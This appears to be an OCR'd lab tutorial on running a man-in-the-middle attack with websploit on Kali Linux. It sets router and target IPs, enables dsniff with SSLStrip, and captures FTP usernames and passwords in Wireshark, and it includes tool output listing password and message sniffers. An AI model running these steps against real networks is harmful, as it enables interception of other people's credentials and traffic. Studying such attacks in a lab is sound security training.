
- **First simply go to the https://tools.kali.org/ and download the websploit tool**




- **Now simply open it and run the websploit tool**



- **And simply type "`show modules`"**



- **Now we have to do mitm attack. So simply type "`use network/mitm`"**



- **Now we have to see that what we have to configure. So simply type "`show options`"**


```
wsf > use network/mitm
wsf:MITM > show options

Options          Value                RQ      Description
-------          -----                --      -----------
Interface        eth0                 yes     Network Interface Name
ROUTER           192.168.1.1          yes     Router IP Address
TARGET           192.168.1.2          yes     Target IP Address
SNIFFER          driftnet             yes     Sniffer Name (Select From Sniffer Lis
t)
SSL              true                 yes     SSLStrip, For SSL Hijacking(true or f
alse)


Sniffers         Description
--------         -----------
dsniff           Sniff All Passwords
msgsnarf         Sniff All Text Of Victim Messengers
urlsnarf         Sniff Victim Links
driftnet         Sniff Victim Images

wsf:MITM >
```


- **Interface is ok. But, for router value open the another terminal and simply type "`netdiscover`" and wait a little bit to get the IP. The first IP is the router IP.so simply copy it**




- **now configure the all things by "`set <value>`"**

```
wsf:MITM > set ROUTER 192.168.81.1
ROUTER ⇒  192.168.81.1
wsf:MITM > set TARGET 192.168.81.132
TARGET ⇒  192.168.81.132
wsf:MITM > set SNIFFER dsniff
SNIFFER ⇒  dsniff
wsf:MITM >
```


- So, here our everything was configured successfully. Now open another terminal and start the FTP service by "`service vsftpd start`"




- Now open another terminal and type "`wireshark`"




- Now comeback to our websploit tab and simply type "`run`" and hit enter and start the packet capturing in wireshark.



- **Now try to login via FTP from windows machine**



- **After successful login simply stop the wireshark and the dsniff. Now in the wireshare just filter the FTP protocol. And you will get the username and password easily.**



- **And in the dsniff, it shows the username and password easily.**